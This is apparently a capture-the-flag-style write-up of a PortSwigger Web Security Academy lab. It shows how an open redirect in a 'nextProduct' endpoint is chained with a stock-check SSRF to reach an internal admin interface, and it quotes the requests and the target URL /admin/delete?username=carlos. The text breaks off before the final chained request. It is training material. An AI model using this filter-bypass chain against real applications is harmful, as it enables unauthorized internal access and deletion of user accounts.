Lab Write-Up: SSRF With Filter Bypass via Open Redirection
Author: Muhil M
Category: Server-Side Request Forgery (SSRF) → Filter Bypass via Open Redirect
Lab Difficulty: Practitioner
Scope
- Target Lab: PortSwigger Web Security Academy
- Environment: Safe training instance
- Tools Used: Browser, Burp Suite Community, Decoder (CyberChef), curl
- Objective: Bypass SSRF filters by chaining an open redirect with the application’s stock-check functionality, reach the internal admin server, and delete carlos.
Executive Summary
The application attempted to prevent SSRF by validating the value of the stockApi parameter. Direct access to internal hosts such as localhost, 127.0.0.1, or 192.168.x.x was blocked.
However, the site exposed another endpoint, nextProduct, which accepted a user-controlled path parameter and performed unsafe open redirection. When I combined this open redirect with the SSRF fetch performed by stockApi, the server ended up making requests to internal admin endpoints, even though the input filter would normally block them.
By chaining both functionalities, I successfully:
- Triggered SSRF → internal admin interface
- Retrieved the admin user list
- Performed the internal admin action
/admin/delete?username=carlos - Solved the lab
This vulnerability maps to OWASP A10: Server-Side Request Forgery (2021) and CWE-918, with the open redirect linked to CWE-601.
OWASP & CWE Mapping
- OWASP Top 10 (2021): A10 – Server-Side Request Forgery
- CWE:
- CWE-918 — SSRF
- CWE-601 — Open Redirect
- Impact: Internal admin takeover → unauthorized deletion of users
Goal
Use SSRF to reach the internal admin interface (192.168.0.12:8080/admin) and delete carlos from outside the admin context.
1. Enumeration & Understanding the Application

I began by exploring the product pages and the stock-check feature.

The stock-check endpoint triggers a server-side fetch to whatever URL is passed in stockApi.
Intercepting the request in Burp confirmed this:
POST /product/stock HTTP/2
Content-Type: application/x-www-form-urlencoded

stockApi=/product/stock/check?productId=1&storeId=1
I decoded the full request using CyberChef to understand how parameters were being parsed:

This confirmed a server-side fetch, making this endpoint a strong SSRF candidate.
2. Finding the Open Redirect
While browsing normally, I noticed a Next product link.

The request behind it was:
/product/nextProduct?currentProductId=1&path=/product?productId=2

Changing the path= value redirected the server to arbitrary URLs.
Testing with Google:
GET /product/nextProduct?currentProductId=1&path=https://www.google.com/Returned:
302 Found
Location: https://www.google.com/

This confirmed a fully functional open redirect, and it became the key to bypassing the SSRF filter.
3. Early Pivot Attempts (Browser Exploration)
I tried exploring the internal admin endpoint through the redirect mechanism:
/product/nextProduct?currentProductId=1&path=http://192.168.0.12:8080/admin

Initially, I thought I could access the admin page directly, but I quickly realized:
- The browser isn’t making a server-side request
- The redirect leads nowhere useful because the internal IP is only accessible from the server, not from my client machine
After following the redirect:

This confirmed I needed to combine this open redirect inside the SSRF flow rather than testing from the browser.
4. SSRF Pivot via Open Redirect
I stepped back and looked at the stock-fetch endpoint again.
